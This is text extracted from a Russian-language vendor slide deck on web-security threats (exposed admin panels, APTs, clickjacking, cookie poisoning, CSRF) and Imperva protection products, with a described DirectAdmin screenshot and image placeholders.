


Актуальные угрозы и возможности защиты с помощью продуктов Imperva

Pete Kuzeev, Security Presale Engineer, RRC Moscow



Защита данных сегодня – неотъемлемая часть благополучия вашего бизнеса завтра



RRC Доступ к административному интерфейсу

The screenshot shows the DirectAdmin web control panel. At the top, the 'DirectAdmin' logo is on the left, and a cluster of blue circles is on the right. Below the logo is a navigation bar with icons for Home, Webmail, Password, Help, Files, and Logout. A search bar is located below the navigation bar. The main content area is divided into three sections: 'Server Management' (with links like Create Administrator, List Administrators, Change Passwords, Manage Tickets, Create Reseller, List Resellers, Manage Reseller Packages, Show All Users), 'Admin Tools' (with links like IP Management, DNS Administration, Admin Backup/Transfer, Multi Server Setup, Mail Queue Administration, Move Users between Resellers, System Information, Service Monitor, System Backup, Log Viewer, File Editor), and 'Extra Features' (with links like Complete Usage Statistics, Custom HTTPD Configurations, PHP SafeMode Configuration, Professional Spam Filter, Administrator Settings, Licensing / Updates, Plugin Manager). On the right side, there is a 'Message System (71 new)' section and an 'Access Level' table.

	Used
Disk Space (mb)	0.0000
Bandwidth (gb)	0.0036
Domains	2
Users	0
Resellers	0

admin »

DirectAdmin Web Control Panel © 2007 JBMC Software


В любой домашней сети на сегодня как минимум несколько устройств в административным веб интерфейсом




На большинстве устройств в организациях веб интерфейс управления по умолчанию включён




Зачатую доступ к административному интерфейсу, либо функционалу не использует шифрование




Advanced Persistent Threats (APT)



Постоянные угрозы от высококвалифицированных сообществ





Любые
браузеры



Флэш
плагины


Угон Клика

Антифишинг
системы
бессильны



Cookie Poisoning





Межсайтовый скриптинг с подделкой запросов



Преимущество

Простота

Опасность

